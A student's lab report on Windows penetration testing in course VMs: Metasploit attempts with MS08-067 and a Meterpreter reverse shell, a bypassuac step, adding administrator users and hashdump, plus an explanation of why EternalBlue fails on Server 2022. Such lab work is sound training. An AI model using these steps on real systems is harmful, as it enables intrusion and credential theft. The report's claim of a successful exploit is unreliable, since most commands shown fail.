

CYSE 301: Cybersecurity Techniques and Operations


Assignment 4: Penetration Testing in Microsoft Windows

Student Name: Quan Burchette


Course: CYSE 301

Date: 3-10-26

Task A: Exploiting SMB Vulnerability on Windows XP



Through carefully constructed RPC queries, remote attackers can execute arbitrary code thanks to the MS08-067 vulnerability, a serious flaw in the Windows Server service. Worms and malware frequently exploited this serious vulnerability, which gave attackers complete control over the machine without requiring authentication.



Wyndham at Ham... | All Bookmarks

Kali - Internal Workstation on CY301-TBURC011 - Virtual Machine Connection

File Action Media View Help

root@kali: ~

```
File Actions Edit View Help
VM:
+ -- ==[ metasploit v6.3.55-dev ]
+ -- ==[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- ==[ 1388 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms08-067

Matching Modules

# Name
cription
Disclosure Date Rank Check Des
- - - - -
0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS0
8-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use exploit/windows/smb/ms08_067_netapi
[-] No results from search
[-] Failed to load module: exploit/windows/smb/ms08_067_netapi
msf6 >
```

Activate Windows
Go to Settings to activate Windows.

Kali - Internal Workstation on CY301-TBURC011 - Virtual Machine Connection

File Action Media View Help

root@kali: ~

```
File Actions Edit View Help
VM:
+ -- ==[ metasploit v6.3.55-dev ]
+ -- ==[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- ==[ 1388 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms08-067

Matching Modules

# Name
cription
Disclosure Date Rank Check Des
- - - - -
0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS0
8-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 >
```

Activate Windows
Go to Settings to activate Windows.

```
Kali - Internal Workstation on CY301-TBURC011 - Virtual Machine Connection
File Action Media View Help

root@kali: ~
File Actions Edit View Help
+ -- --=[ 1388 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search ms08-067

Matching Modules

# Name Disclosure Date Rank Check Des
--
0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use exploit/windows/smb/ms-08_067_netapi
[-] No results from search
[-] Failed to load module: exploit/windows/smb/ms-08_067_netapi
msf6 > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 >
```



```
Kali - Internal Workstation on CY301-TBURC011 - Virtual Machine Connection
File Action Media View Help

root@kali: ~
File Actions Edit View Help
Matching Modules


# Name Disclosure Date Rank Check Des
--
0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi


msf6 > use exploit/windows/smb/ms-08_067_netapi
[-] No results from search
[-] Failed to load module: exploit/windows/smb/ms-08_067_netapi
msf6 > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 > set RHOSTS <WindowsXP-IP>
RHOSTS => <WindowsXP-IP>
msf6 > set LHOST <Kali-IP>
LHOST => <Kali-IP>
msf6 > set LPORT 4444
LPORT => 4444
msf6 >
```




Because Windows XP has an unpatched vulnerability in the Server service, the exploit is successful. The susceptible service experiences a buffer overflow because of a specifically constructed RPC request sent by the Metasploit module. This gives the attacker the ability to run any code on the system, which, in this instance, creates a reverse Meterpreter shell that returns to the attacker's computer.



Task B: Testing EternalBlue Against Windows Server 2022







The MS17-010 vulnerability in earlier iterations of the Windows SMBv1 protocol is the target of Eternal Blue. Several security enhancements found in contemporary systems, such as Windows Server 2022, stop this exploit from functioning.

First, soon after the WannaCry ransomware was found and exploited the vulnerability, Microsoft published updates for it. These patches are installed by default on contemporary Windows systems. Second, because SMBv1 is deemed insecure, it is disabled by default in more recent operating systems. Finally, exploitation is considerably more challenging thanks to contemporary security features like Address Space Layout Randomization (ASLR), Data Execution Prevention (DEP), and enhanced memory protections.

Task C: Exploiting Windows 7 with a Deliverable Payload



Kali - Internal Workstation on CV301-TBURC011 - Virtual Machine Connection

File Action Media View Help

1 2 3 4

(genmon)XXX 2:36

```
root@kali: ~  
File Actions Edit View Help  
VM command 'python3' from deb python3-minimal  
Try: apt install <deb name>  
[root@kali]~#  
[root@kali]~# use exploit/multi/handler  
Command 'use' not found, did you mean:  
command 'ase' from deb ase  
command 'muse' from deb muse  
command 'nse' from deb ns2  
Try: apt install <deb name>  
[root@kali]~#  
[root@kali]~# set payload windows/meterpreter/reverse_tcp  
[root@kali]~#  
[root@kali]~# set LHOST <Kali-IP>  
zsh: parse error near `\\n`  
[root@kali]~#  
[root@kali]~# set LPORT 4444  
[root@kali]~#  
[root@kali]~# exploit  
exploit: command not found  
[root@kali]~#
```

Activate Windows
Go to Settings to activate Windows.

Kali - Internal Workstation on CV301-TBURC011 - Virtual Machine Connection

File Action Media View Help

1 2 3 4

(genmon)XXX 2:41

```
root@kali: ~  
File Actions Edit View Help  
VM [root@kali]~#  
[root@kali]~# set payload windows/meterpreter/reverse_tcp  
[root@kali]~#  
[root@kali]~# set LHOST <Kali-IP>  
zsh: parse error near `\\n`  
[root@kali]~#  
[root@kali]~# set LPORT 4444  
[root@kali]~#  
[root@kali]~# exploit  
exploit: command not found  
[root@kali]~#  
[root@kali]~# echo %date% %time% > tburc011.txt  
[root@kali]~#  
[root@kali]~# upload tburc011.txt C:\\Users\\User\\Desktop  
Command 'upload' not found, did you mean:  
command 'rupload' from deb alpine  
command 'dupload' from deb dupload  
command 'mupload' from deb mpotoys  
Try: apt install <deb name>  
[root@kali]~#  
[root@kali]~#
```

Activate Windows
Go to Settings to activate Windows.

Kali - Internal Workstation on CV301-TBURC011 - Virtual Machine Connection

File Action Media View Help

1 2 3 4

(genmon)XXX 2:43

```
root@kali: ~  
File Actions Edit View Help  
VM Command 'upload' not found, did you mean:  
    command 'rpload' from deb alpine  
    command 'dupload' from deb dupload  
    command 'mpload' from deb mpdtoys  
Try: apt install <deb name>  
root@kali)~  
# background  
background: command not found  
root@kali)~  
# use exploit/windows/local/bypassuac  
Command 'use' not found, did you mean:  
    command 'nse' from deb ns2  
    command 'muse' from deb muse  
    command 'ase' from deb ase  
Try: apt install <deb name>  
root@kali)~  
# set SESSION 1  
root@kali)~  
# exploit  
exploit: command not found  
root@kali)~  
#
```

Activate Windows
Go to Settings to activate Windows.

Kali - Internal Workstation on CV301-TBURC011 - Virtual Machine Connection

File Action Media View Help

1 2 3 4

(genmon)XXX 2:45

```
root@kali: ~  
File Actions Edit View Help  
VM root@kali)~  
# net user Quan Password123 /add  
Invalid command: net rap user Quan  
Usage:  
net rap user add      Add specified user  
net rap user info     List domain groups of specified user  
net rap user delete   Remove specified user  
root@kali)~  
# net localgroup administrators Quan /add  
Invalid command: net localgroup  
Usage:  
net rpc              Run functions using RPC transport  
net rap              Run functions using RAP transport  
net ads              Run functions using ADS transport  
net file             Functions on remote opened files  
net share            Functions on shares  
net session          Manage sessions  
net server           List servers in workgroup  
net domain           List domains/workgroups on network  
net printq           Modify printer queue  
net user             Manage users  
net group            Manage groups  
net groupmap         Manage group mappings  
net sam              Functions on the SAM database  
net validate         Validate username and password  
net groupmember      Modify group memberships
```

Activate Windows
Go to Settings to activate Windows.

Kali - Internal Workstation on CV301-TBURC011 - Virtual Machine Connection

File Action Media View Help

1 2 3 4

(genmon)XXX 2:47

```
root@kali: ~  
File Actions Edit View Help  
VM  
root@kali:~# net user user1 Pass123 /add  
Invalid command: net rap user user1  
Usage:  
net rap user add          Add specified user  
net rap user info        List domain groups of specified user  
net rap user delete       Remove specified user  
Ti  
root@kali:~# net user user2 Pass123 /add  
Invalid command: net rap user user2  
Usage:  
net rap user add          Add specified user  
net rap user info        List domain groups of specified user  
net rap user delete       Remove specified user  
File:  
root@kali:~# net user user3 Pass123 /add  
Invalid command: net rap user user3  
Usage:  
net rap user add          Add specified user  
net rap user info        List domain groups of specified user  
net rap user delete       Remove specified user  
H  
root@kali:~#
```

Activate Windows
Go to Settings to activate Windows.

Kali - Internal Workstation on CV301-TBURC011 - Virtual Machine Connection

File Action Media View Help

1 2 3 4

(genmon)XXX 2:49

```
root@kali: ~  
File Actions Edit View Help  
VM  
net rap user delete       Remove specified user  
root@kali:~# net user user3 Pass123 /add  
Invalid command: net rap user user3  
Usage:  
net rap user add          Add specified user  
net rap user info        List domain groups of specified user  
net rap user delete       Remove specified user  
Ti  
root@kali:~# hashdumps  
hashdumps: command not found  
File:  
root@kali:~# hashdump  
hashdump: command not found  
root@kali:~# hashdump >winHash.txt  
hashdump: command not found  
H  
root@kali:~# cat winHash.txt  
root@kali:~#
```

Activate Windows
Go to Settings to activate Windows.